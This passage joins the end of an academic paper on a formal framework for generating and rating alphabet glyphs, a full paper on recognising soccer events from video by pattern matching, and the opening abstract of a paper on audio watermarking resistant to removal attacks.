and people with disabilities.

## I. INTRODUCTION

THE NEED to create writing systems has been with humankind since the dawn of time, and they always evolved based on the concrete challenges the writers faced. For example, the angular shapes of the runes are very convenient to be carved in wood or stone [1]. The rapid increase of available mediums in the recent decades determined the need for many more alphabets, for very different use cases, such as controlling computers using touchpads, mouse gestures or eye tracking cameras. It is especially important for elderly care applications [2] on the basis of the newly available information and communication technologies based on multimodal interaction through human-computer interfaces like wearable computing, augmented reality, brain-computing interfaces [3], etc.

Many approaches for the manual creation of alphabets have been used, but we are not familiar with a formalized system for their generation. Manually created alphabets are usually suboptimal. For example, it might be argued that the Latin alphabet favours the writer more than the reader, since it evolved under the constraints of pen and paper, and those constraints are much less relevant in the computer age. Fonts which try to overcome this limitation exist [4]. In a similar fashion, many systems do not use the possibilities given by the medium or context, electing to base themselves on already existing (familiar to the user, but suboptimal context-wise) symbols. A formalized framework capable of gathering requirements, generating symbols, grading them on a set of criteria and mapping them to meanings may be able to overcome many of those limitations.

The main aim of this paper is to propose a formalized framework capable of gathering requirements, generating symbols, grading them on a set of criteria and mapping them

to meanings, which potentially may overcome many of these limitations. The section II. *Characteristics of a Rational Alphabet* contains the short characterization of basic terms and parameters of alphabets. The section III. *Requirements for the needed alphabet* includes an example description of the requirements posed for alphabets used for shorthand systems. The section IV. *Generation of Glyphs* proposes a method for the generation of glyphs with examples. The section V. *Evaluation of Glyphs and Alphabets* contains discussion of fitness of glyphs/alphabets in relation to machine learning methods. The section VI. *Discussion and future work* dedicated to discussion of the results obtained and lessons learned.

## II. CHARACTERISTICS OF A RATIONAL ALPHABET

"Glyph" is defined as unique mark/symbol in a given medium. "Symbol" is defined as a glyph with a meaning attached to it. "Alphabet" is defined as a system of such symbols, including possible modifiers and conventions.

Glyphs are generated and rated first, and meanings are assigned later; the alphabet as a whole is rated at the very end. This two-step process design choice is based on performance reasons (mutating individual glyphs and their meanings at the same time is too complex for any reasonably-sized alphabet) and is meant as a starting point for further research and adaptation.

The following characteristics should generalize well for almost any alphabet, independently from the medium, dimensionality, and purpose. The vocabulary related to writing 2D characters with a pen or stylus is used, but this can be replaced with any other device.

### A. Writing comfort and ergonomics

For our purposes, we define comfort as "how easy and enjoyable is to use the alphabet".

- How much mental effort does the recall of the symbols require (ease of recall)
  - How familiar are the symbols to the user at the moment he is writing.
    - \* Similarity to already known stimuli
    - \* Availability of a mnemonic system
- Fluency/flow, both for individual letters and their usual combinations.
- Physical limitations. For example, some strokes might be easier to write if someone is right-handed, or holds his pen in a certain way.

We suggest the following metrics as starting points for future research and discussion:



1) *Mental effort*: We think that this would be best measured via existing methods and some new methods of fatigue estimation on the basis of machine learning methods [5]. Changes in pupil size might be an especially interesting avenue in this aspect [6], as something objective and easy to measure.

If memory is more an issue than cognitive load, than generating the alphabet in such a way so that the glyphs can be "calculated" at writing time might help; as a very example of this, when we were manually creating our shorthand system, we decided to encode time, modality, and person via a single glyph consisting of three parts.

2) *Fluency*: Possible metrics for fluency could be:

- Number of shap angles per glyph.
- Curvature per glyph. Both can be defined as sum the sum of absolute changes in direction per unit of distance.
- Ratio of strokes that mean something semantically, as opposed to "connecting one glyph with another", to the entire number.
- Number of easily connectable glyphs following each other in an average text, so that as little unnecessary movements are made. For example, given a representative source text,

$$c = \sum_{i=1}^n \sum_{j=1}^n E(g_i, g_j) P(g_i, g_j)$$

, where  $n$  is the number of existing glyphs,  $E(g_i, g_j)$  is how "easy" are the two glyph to connect,  $P(g_i, g_j)$  is how the probability  $g_i$  will be directly before  $g_j$ .

### B. Writing speed

Defined not as "how fast the pen moves", but rather "how much time is needed to convey the needed information".

- How fast are individual glyphs to write. This intersects heavily with "Fluency".
  - Fluency from the subsection above.
  - How much the pen needs to travel to form the glyph.
- How much "meaning" can be encoded in one glyph. This is directly related to redundancy and entropy, discussed in the following sections.
- The more simple glyphs should be mapped to the most common symbols.

A potentially interesting experiment would be timing people using the system, and dividing the amount of information written by the time taken; but this would raise questions about the input information. Accurately calculating the entropy of the conveyed information for this purpose would be practical only for alphabets used in very narrow and formalized contexts.

### C. Ease of recognition

- How different are the glyphs between each other
- how much are distortions likely to worsen the recognition of the glyphs.

Additionally, here various memory biases and characteristics of human memory will be at play (see, for example, the Von Restorff effect [7]).

### D. Universality

Ideally, the glyphs should generalize well. That means that once learned for styluses, the same alphabet shouldn't be too hard to port to other mediums without losing many of the above mentioned characteristics. Excepting changes of dimensionality (3D-gestures might be hard to port to a 2D-stylus), this is probably the hardest to quantify and account for.

## III. REQUIREMENTS FOR THE NEEDED ALPHABET

Most writing systems have been heavily influenced by the constraints inherent in their area of use — purpose, characteristics of the information they needed to convey, materials. Even naturally evolving systems tend to converge towards local optima rather than a global optimum. Requirements and use patterns may gradually change, while the systems may be stuck in a state that is not optimal anymore. Therefore, a very careful analysis of the requirements and limitations is needed.

As example of applying our requirements above to our case of shorthand system, we can consider the following:

1) On a purely symbolic level:

a) Writing letters

- i) number of strokes needed to encode individual letters
- ii) complexity of the resulting glyph

b) Writing words

- i) connections between individual letters (glyphs)
- ii) how likely are letters that are easy to connect to each to be represented by easily connectable glyphs
- iii) if all existing glyphs are not identical in complexity, what is the ratio of easy-to-write glyphs to the complex ones in a typical text (the bigger the ratio, the better)

2) Writing sentences:

- a) are there any often-repeating words or groups of words which, when replaced by a shorter, even if complex, symbol, would lead to a gain in time? ("The" as a typical example).

3) On a semantic level: Are there any grammatical categories or modalities that are represented in natural text with many letters, that when replaced by a single glyph or a modifier, would lead to a gain in time? (tenses, number, gender, hypotheticals, ...). The above mentioned symbol encoding time, modality, and person, to shorten words like "they would have been able to", happened at this level of abstraction.

4) On an information theoretical level: How much redundancy is needed? How many errors in transcription can happen before the message becomes either unreadable or its meaning is distorted? (Natural languages are redundant via multiple mechanisms, notably via agreement in person, gender, case... Errors or interferences will still allow to understand what's being said, up to a certain




Fig. 1. Example of generated glyph with low fitness




Fig. 2. Glyph with higher fitness

point. This may not be the case for constructed writing systems, if they are built with low redundancy.) [8]

One way to quantify some of the above would be analyzing source texts. At the end, at least the following information should be available:

- frequencies of individual letters  $p_i$
- most-needed connections  $c_{ij}$

As example of how the information can be used, let's consider again our hypothetical shorthand system. Each of the generated glyphs can have three possible starting and ending strokes, represented by integers, and positioned at different heights.  $I_s, I_e = \{0, 1, 2\}$  Glyphs  $i, j$  where  $i_e = j_s$  are considered easily connectable. Using this information, later we can map the glyphs to meanings in such a way, that the letters that are most likely to follow each other are more likely to be represented by easily connectable glyphs. The problem would be trivially solvable by having all glyphs start and end at the same point, but this would make it harder to differentiate the individual glyphs.

#### IV. GENERATION OF THE GLYPHS

The second part of the proposed framework is the generation of possible glyphs. In this paper, Bezier curves have been used to generate the glyphs and calculate some of the needed metrics. During the generation of the example glyphs, we made the following assumptions about the alphabet for which the glyphs are generated:

- 1) The glyphs have a definite starting and ending point; the number of such points is limited, to facilitate connecting the symbols to each other.
- 2) The stroke width does not vary (as, for example, in the case of Pitman shorthand), because of the low availability of pens able to convey even two levels of thickness and of low average penmanship skill in most people. (Though using it as a third or fourth dimension would certainly be possible.)
- 3) The symbols will fit into a square bounding box.

The generation of glyphs starts by fixing a definite starting and ending point and then adding a semi-random number of control points. Figures 1-3 are examples of glyphs generated using the above rules.

#### V. EVALUATION OF GLYPHS AND ALPHABETS

In this stage, the fitness of each glyph is determined. Many approaches are possible, and they heavily depend on the context and the medium for which the generation is being done. For our shorthand system, the main criteria were length and simplicity. The number of control points has been used as a proxy of fitness and has been partly accounted for in the generation phase (empirically, the more control points the more chaotic the glyph is). The second metric is complexity, which may be loosely defined as "how hard it would be to write this symbol using a pen". For our purposes, complexity is defined as  $\frac{c}{l}$ , where  $c$  is the sum of the angles in the polygonal representation of the curve (informally, how curved the glyph is; the more curves there are and the sharper the individual curves are, the bigger the value is), and  $l$  is the length of the curve (a certain amount of curves on a large glyph should not be penalized as much as the same amount on a smaller one).  $C$  is calculated by converting the curve between the first adjoining control points to a polygon, summing the absolute value of the angles between all adjoining lines, and repeating the process for all the successive control points.  $c = \sum_{i=1}^n \sum_{j=2}^p L_n(j_i, j_i - 1)$ , where  $n$  is the number of control points,  $p$  is the number of lines used to approximate the curve,  $L$  is the angle between two lines, and  $j_i$  is the line after the control point  $i$ .

The reasons for defining  $c$  as we did are manifold, one of them being that a very similar metric is used for evaluating




Fig. 3. The simpler a glyph is, the higher fitness it has

the similarity of the two glyphs to each other. Much better metrics are possible.

The subjective reactions to signs might vary between people, differences due to age, cultural and/or language background are probable. This might be a promising area to study with the help of machine learning. Data like "Symbols similar to X perform poorly with demographic Y" would be valuable for creating alphabets when something about the probable users is known.

Additionally, machine learning would open the doors for custom-tailored systems, where users rate some symbols and based on their feedback predictions are made about what other symbols they might like, remember and use. The first mapping of the generated glyphs, before its fitness is rated, is necessarily very tentative. In this paper we have not touched grammatical modalities and ways to shorten them in great detail, as they would merit quite a lot more research and space (and, probably, their own paper); regardless, they would have their place at this step of the framework. For an alphabet, our goals could be the following:

- 1) As much high-fitness letters as possible
- 2) Letters which are found the most often should have the highest fitness (that is, be as simple as possible).
- 3) The letters should be unlike to each other
- 4) The letters should be easily connectable

The most important requirement is for the letters to be unlike each other. This is needed both for the resulting text to be readable (the existence of a 1-to-1 mapping between a text written in shorthand and a normal text, or at least for the resulting text being readable using contextual clues) and for improving the memorization of the glyphs (memorizing many similar stimuli is much harder than many different ones, unless a good framework for memorization is given, such as dividing symbols in parts).

For our purposes histogram comparison was the most straight-forward to implement. The data for the histogram is provided by the angles computed at the previous step. Basic shapes and turns would be recognizable, and the difference between the two makeshift histograms would approximate the difference between the glyphs. Here,  $D_{ij}$  is the difference between glyphs  $i, j$ .

Therefore, one formula for the fitness could be:

$$f = \sum_{i=1}^n f_i + \sum_{i=1}^n \sum_{j=1}^n D_{ij} + \sum_{i=1}^n f_i p_i$$

and the glyphs are picked so that the above formula is maximized. (The formula above does not include connections.)

A genetic algorithm at this point would attempt adding/removing/moving control points, switching glyphs between letters, introducing mirror-distortions etc. etc.

## VI. DISCUSSION AND FUTURE WORK

The basic ideas of this framework can be applied for the generation of any alphabet used in the real world. For touchpads, for example, connections may be built not using

three possible endings, but 2D-points on the screen instead, and multitouch and weight-sensitivity may be included in the generation. By adding dimensions, 3D-gestures alphabets may be created. Much better heuristics for fitness may be created by more precise algorithms, machine learning and use of biology and cognitive science. The approaches demonstrated here are general enough to allow an enormous amount of flexibility in the kind of alphabets they may be used to create. One of the more interesting avenues of further research would be creating algorithms for mapping glyphs to semantics, both to letters and to more complex grammar categories or structures. Finding (with AI?) the categories which could be shortened to one or two symbols is challenging by itself, but not all of the possible patterns found by an AI would be intuitive enough for a person to use or even to understand.

## ACKNOWLEDGMENT

The work was partially supported by Ukraine-France Collaboration Project (Programme PHC DNIPRO) (<http://www.campusfrance.org/fr/dnipro>)

## REFERENCES

- [1] H. Williams, "The origin of the runes," *Amsterdamer Beiträge zur älteren Germanistik*, vol. 45, p. 211, 1996.
- [2] Y. Gordienko, S. Stirenko, O. Alienin, K. Skala, Z. Soyat, and G. J. et al., "Augmented coaching ecosystem for non-obtrusive adaptive personalized elderly care on the basis of cloud-fog-dew computing paradigm," *40th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO) Opatija, Croatia (2017); arXiv preprint arXiv:1704.04988*, vol. abs/1704.04988, 2017. [Online]. Available: <http://arxiv.org/abs/1704.04988>
- [3] S. Stirenko, Y. Gordienko, T. Shemsedinov, O. Alienin, Y. Kochura, and N. G. et al., "User-driven intelligent interface on the basis of multimodal augmented reality and brain-computer interaction for people with functional disabilities," *arXiv preprint arXiv:1704.05915*, 2017.
- [4] C. Muth. Dotsies. [Online]. Available: <http://dotsies.org>
- [5] N. Gordienko, S. Stirenko, Yu. Kochura, O. Alienin, M. Novotarskiy, and Yu. Gordienko, "Deep learning for fatigue estimation on the basis of multimodal human-machine interactions," *XXIX IUPAP Conference on Computational Physics (CCP2017) Paris, France*, 2017.
- [6] D. Alnæs, M. H. Sneve, T. Espeseth, T. Endestad, S. H. P. van de Pavert, and B. Laeng, "Pupil size signals mental effort deployed during multiple object tracking and predicts brain activity in the dorsal attention network and the locus coeruleus." *Journal of vision*, vol. 14 4, 2014.
- [7] R. R. Hunt, "The subtlety of distinctiveness: What von restorff really did," *Psychonomic Bulletin & Review*, vol. 2, no. 1, pp. 105–112, 1995. doi: 10.3758/BF03214414
- [8] F. M. Reza, *An introduction to information theory*. Courier Corporation, 1961.

# Soccer Event Recognition Technique based on Pattern Matching

Jiwon Lee, Do-won Nam, Sungwon Moon, JungSoo Lee, and Wonyoung Yoo

SW-Content Research Laboratory,  
Electronics and Telecommunications Research Institute (ETRI),  
218 Gajeong-ro, Yuseong-gu, Daejeon, Republic of Korea  
Email: {ez1005, dwnam, moonstarry, jslee2365, zero2}@etri.re.kr

**Abstract**—Recently, there has been an increasing number of attempts to analyze sport activities through the combination of sports science and ICT technology. In the case of soccer, several leading companies have already developed tracking techniques for players to automatically acquire sports analysis data. However, the automatic extraction of event data for analyzing the sports games is limited to the level of academic research, and the field still depends on the manual work of professional analysts. This paper proposes a soccer event recognition technology based on pattern matching. As can be seen from the experimental results, it is possible to recognize various events much more accurately than the event recognition technology at academic research level.

## I. INTRODUCTION

**R**ECENTLY, a case attempting to analyze sports activity through sports science and ICT technology combines increased. In particular, in the case of soccer and baseball games, as shown in Table I, several leading international companies have already developed tracking techniques for players and balls to automatically acquire sports analysis data [1]. However, the automatic extraction of event data for analyzing the contents of sports games is a mere academic research level. Especially, in the case of soccer games, it is still dependent on the manual work of professional recorders and analysts.

TABLE I  
MAJOR COMMERCIAL SPORTS ANALYSIS SYSTEM

Products	Sports	Special features
TRACAB	Soccer	Video-based real-time 3D player tracking technique created using rocket tracking technology
Viper	Soccer	Sensor-based technology to measure player's speed, acceleration, maximum speed and heart rate during sports game
Prozone	Soccer	Player tracking and real-time game analysis based on big data
Club Portal	Soccer	Real-time player tracking and handwriting input based event extraction
Hawk-Eye	Soccer Tennis	Goal line out detection based on high-speed multi cameras
SportVision	Baseball	Player/Ball recognition and tracking in MLB by using the composition of radar and video-based tracking technology
FreeD	Baseball	3D play motion reconstruction by using high-speed multi cameras

In this paper, we propose a soccer event recognition technique based on pattern matching that can solve the problems of existing academic research and apply it to real field of soccer event recognition technique.

The composition of this paper is as follows. In Sec. II, we describe the existing researches. In Sec. III, we propose automatic pattern matching based soccer event recognition. Sec. IV shows the experimental results of the proposed method. Finally, Sec. V discusses the conclusions and future research directions.

## II. PREVIOUS WORKS

The existing event recognition techniques using soccer video are largely based on video-shot and voice based. First, in the case of video-shot based event recognition, the sequence of the method of shooting the game for each event in the soccer broadcast video is defined in advance for recognizing the goal, shooting, corner kick, free kick, penalty kick and foul [2], [3]. That is, firstly, the given soccer broadcast video is classified into a close-up view, a short view, a long view, and a crowd view, and then a pattern of each view is displayed for each event. On the other hand, in the case of voice-based event recognition, a method of recognizing the occurrence of important events by recognizing the referee whistle sound and the voice loudness and style of the commentator and spectators was used [4].

The above conventional methods are not based on the action of the object such as the player/referee who perform the actual game, but rather recognize audio/video clues in broadcast soccer video and recognize main event based on it. Therefore, it has a limitation that it can not sufficiently reflect the change of the shooting technique or the reaction pattern of the spectator and the commentator which is different from the predefined pattern. In addition, the existing technique can not recognize the event itself because it does not accurately understand the movement and motion of the player/referee. Therefore, rather than classifying and analyzing each event accurately, it has a limitation that it focuses more on producing highlight video by grouping the recognized points on the assumption that the main event will exist at the recognized point in time.

Taking all the above into consideration, we need a way to accurately identify soccer events through the position and




Fig. 1. Block diagram for soccer event recognition system

motion information of the objects directly related to the game, such as the players/referees/ball, not the indirect clues related to the game, such as the camera movement and the response of the spectators/commentators.

### III. PROPOSED METHOD

The proposed event recognition system is shown in Fig. 1. As can be seen in the figure, the proposed soccer event recognition system comprises multi-object tracking unit for recognizing the position and size of the players/referees/ball from the given video, a motion recognition unit for classifying each tracked object, and an event recognition unit for recognizing the event on the basis of the recognized per-object motion and position information. That is, in order to recognize the event in the soccer game by using the proposed method, techniques development for multi-object tracking and motion recognition should be preceded.

The multi-object tracking unit receives the soccer video as input and extracts the position and size information of the players/referees/ball in the game and delivers it to the next stage. Here, the tracker for the players/referees and the tracker for the balls are classified into two modules because they should be developed on the basis of different algorithms based on the characteristics of the objects.

The motion recognition unit receives the tracking information of the players/referees as an input, first classifies

TABLE III  
EXAMPLES OF EVENT RECOGNITION PATTERN

Event	Examples of recognition pattern
Shooting	The player had a ball → The player made a kick motion → The ball moved in the direction of the goalpost
Pass	The player had a ball → The player made a kick motion → The ball moved to the same team player
Tackle	The player made a walking or running motion → The player made a lying down motion → The opponent with a similar position
Corner kick	The positions of player and ball are similar and near the corner kick position → The player made a kick motion → The ball moved (to anywhere)
Free kick	The main referee made a pointing with one arm motion → The positions of player and ball are similar → The player made a kick motion → The ball moved (to anywhere)
Penalty kick	The main referee made a pointing with one arm motion → The positions of player and ball are similar and near the penalty kick spot → The player made a kick motion → The ball moved in the direction of the goalpost
Offside	The assistant referee made a lifting the flag over the head motion → The assistant referee made a lifting the flag to the chest height motion
Foul	The main referee made a pointing with one arm motion
Card	The main referee made a lifting yellow or red card motion
Assist	Recognizing the pass event → Recognizing the shooting event → The position of ball is inside the goal line
Player substitution	The main referee made a pointing with one arm motion → One player leaves the field → Another player from the same team enters the field

TABLE II  
MOTION LIST FOR EACH OBJECT CLASSIFIER

Main referee	Assistant referee	Field player
Walking without hand gestures	Walking without flag gestures	Walking
Running without hand gestures	Running without flag gestures	Running
Pointing with one arm	Walking sideways without flag gestures	Corner Kick Free Kick
Lifting yellow card	Lifting the flag over the head	Kick with wielding arm
Lifting red card	Lifting the flag to the chest height	Throw in
	Pointing with the flag	Lying down

each object by the players/main referee/assistant referees, and performs motion recognition for each classification. Table II shows the motion list for each object classifier that will be recognized by the motion recognition unit in order to finally aim at event recognition.

The event recognizing unit finds the sequence of motion and position information of objects which is similar to a predefined event pattern inside the event pattern database through a pattern matching technique and outputs it as a recognized






Fig. 2. Derived assistant referee DFA for soccer event recognition

soccer event. Here, the events to be recognized in this paper are the 11 major soccer events being defined and used by the Korea Professional Soccer Federation. Table III shows some examples of patterns for each event included in the event pattern database [5].

If we look at the characteristics of the pattern defined in this table, it can be seen that an arbitrary state can be expressed by integrating the position and motion information of the object. Then, if the state moves from one state to the next state and reaches the final state, it can be seen that the pattern is defined so that the event can be recognized. Through this consideration, we derived a deterministic finite automata (DFA) consisting of states and transitions from event patterns to implement a pattern-based event recognizer. An example of the derived event DFA is shown in Fig. 2.

#### IV. EXPERIMENTAL RESULTS

In order to develop the proposed soccer event recognition technique and to test its performance, it is necessary to develop a multi-object tracker and a motion recognizer. For this purpose, we implemented the multi-object tracking technique proposed by Kim *et al.* [6] and the deep learning based soccer object motion recognizer proposed by Lee *et al.* [7]

As videos for this experiment, we selected 3 games of the K League Challenge 2016 and conducted the experiment. The game was taken at 4K 30fps, and the camera was installed in a fixed form and the entire area of the stadium was recorded with one camera. Snapshot samples of the captured video are shown in Fig. 3.

In the DFA configuration for event recognition, ownership of the ball was the most important issue. In the paper, the simplest assumption is that the corresponding object has a ball whose distance between the ball and the object is below the threshold. If there are more than two objects below the threshold, it is assumed that the closer object has the ball. The threshold setting for the experiment was set to 0.5 meters.

The finally derived DFAs are three, and the key object of each DFA is main referee, assistant referee, and ball respectively. The main referee DFA was designed to recognize foul and card events, and the assistant referee DFA was designed to recognize offside and foul events. In the case



Fig. 3. Snapshot samples of the K League challenge 2016 for the experiments




Fig. 4. Derived ball DFA for soccer event recognition


of ball DFA, it was designed to recognize shooting, pass, corner kick, penalty kick, and assist events. In the case of tackle and player substitution events, it is difficult to define the relationship among multiple objects. Thus, we excluded those events recognition attempt in this paper. The derived assistant referee DFA is shown in Fig. 2, and the ball DFA is shown in Fig. 4. In the case of the referee DFA, the complexity is very simple so it is not included in this paper.

TABLE IV  
RESULTS OF PROPOSED SOCCER EVENT RECOGNIZER


Events	The number of occurrences	The number of recognitions	Recognition rate
Shooting	14	7	50%
Pass	35	21	60%
Corner kick	18	11	61.1%
Free kick	10	4	40%
Penalty kick	3	3	100%
Offside	15	14	93.3%
Foul	17	10	58.8%
Card	5	4	80%
Assist	3	1	33.3%



(a) Offside event recognition by assistant referee DFA (before, after, result)



(b) Corner kick event recognition by ball DFA (before, after, result)



(c) Shooting event recognition by ball DFA (before, after, result)

Fig. 5. Example of soccer event recognition result based on pattern matching

Table IV and Fig. 5 show the results of the soccer event recognition experiment through the assistant referee and Ball DFAs. The table shows that the simpler the object motion and the fewer the related objects, the higher the accuracy of event recognition. Also, as shown in the figure, the proposed event recognizer accurately reports detailed information such as the start/end points of the event and the related object position, unlike the level of existing academic researches, when the event recognition is successful.

However, the proposed technique does not have enough event recognition accuracy. This is mainly due to the performance problems of multi-object tracker and motion recognizer, and the lack of available event patterns. In order to recognize the accurate event, the position of the objects obtained through the multi-object tracker must be precise, and then the motions of the recognized object must be accurately recognized through the motion recognizer. However, the tracking accuracy of the current tracker is about 90% for the player/referee and about 70% for the ball, and the recognition accuracy of the motion recognizer is about 85% for the recognized tracking result. Therefore, the cumulative errors in these two

parts will inevitably affect the accuracy of event recognizer. In addition, there are cases in which the recognition pattern of each soccer event has not been enough so that the event occurrence situation is not recognized. These problems are expected to gradually improve over time.

## V. CONCLUSION AND FUTURE DIRECTIONS

Along with the trend to integrate ICT technology into the sports area, it is also attempting to understand the game clearly by extracting low level statistics in the soccer game. Of course, attempts to automate high-level event recognition through ICT technology are ongoing, but it is still in the hands of skilled professionals.

In this paper, we propose a method to recognize specific event type, occurrence timing, and generated object by using event pattern matching technique based on multi-object positions and motion information from soccer game video. Therefore, it is possible to recognize more specific events than conventional techniques that recognize only main events using shooting pattern or audio information for event recognition.

In the future, we will further refine the proposed technique and try to recognize a higher level of soccer game strategy that can be composed of a set of position/motion/event. In addition, if the original idea of the proposed technology is appropriately used, it will be very useful not only in the soccer game, but also in the video understanding application such as the analysis of other sport fields and CCTV based human behavior analysis in which similar patterns of events occur.

## ACKNOWLEDGMENT

This research is supported by Ministry of Culture, Sports and Tourism(MCST) and Korea Creative Content Agency(KOCCA) in the Culture Technology(CT) Reasearch & Development Program 2016 (R2016030044, Development of Context-Based Sport Video Analysis, Summarization, and Retrieval Technologies)

## REFERENCES

- [1] J. Lee, D. W. Nam, J. S. Lee, S. Moon, K. Kim, and H. Kim, "A Study on Composition of Context-based Soccer Analysis System," in *Proc. ICACT 2017*, pp. 886–889, Feb. 2017.
- [2] T. Y. Lee, "A Detecting Method and a Training Method of Event for Soccer Video," in *Republic of Korea patent*, patent registration number 10–0963744, May. 2010.
- [3] A. Ekin, A. M. Tekalp, and R. Mehrotra, "Automatic soccer video analysis and summarization," *IEEE trans. Image processing*, vol. 12, pp. 796–807, <http://dx.doi.org/10.1109/TIP.2003.812758>, Jul. 2003.
- [4] M. Xu, N. C. Maddage, C. Xu, and Q. Tian, "Creating audio keywords for event detection in soccer video," in *Proc. ICME*, pp. I-281–II-284, Jul. 2003.
- [5] J. Lee, D. W. Nam, S. Moon, J. S. Lee, and H. Kim, "Apparatus and Method for Soccer Event Detection Based on Motion," in *Republic of Korea patent*, patent application number 10–2016–0167319, Dec. 2016.
- [6] W. J. Kim, S. Moon, D. W. Nam, and H. Kim, "Method and Device for Tracking Multiple Objects," in *Republic of Korea patent*, patent application number 10–2016–0113911, Sep. 2016.
- [7] J. Lee, S. Moon, D. W. Nam, and H. Kim, "Apparatus and Method for Recognizing Motion in Video," in *Republic of Korea patent*, patent application number 10–2016–0169344, Dec. 2016.



# Design of Audio Digital Watermarking System Resistant to Removal Attack

Valery Korzhik, IEEE Member, and Vasily Alekseev  
The Bonch-Bruевич Saint-Petersburg  
State University of Telecommunication  
Saint-Petersburg, Russia  
Email: val-korzhik@yandex.ru, i@vasay.ru

Guillermo Morales-Luna  
Computer Science  
CINVESTAV-IPN  
Mexico City, Mexico  
Email: gmorales@cs.cinvestav.mx

**Abstract**—We consider a digital watermarking system intended for an embedding of additional information into audio (typically musical) files that should be resistant against a removal attack. The proposed embedding procedure is based on a reverberation and extraction procedure executing a cepstral transform. A removal attack based on blind dereverberation is investigated both theoretically and experimentally. In order to prevent such an attack, a slight modification of the embedding procedure is also proposed. Further experiments show that the proposed watermarking system provides both a good quality of the cover audio-signal and a sufficiently large embedding rate.

**Index Terms**—Audio watermarking, blind dereverberation, cepstrum, reverberation

## I. INTRODUCTION

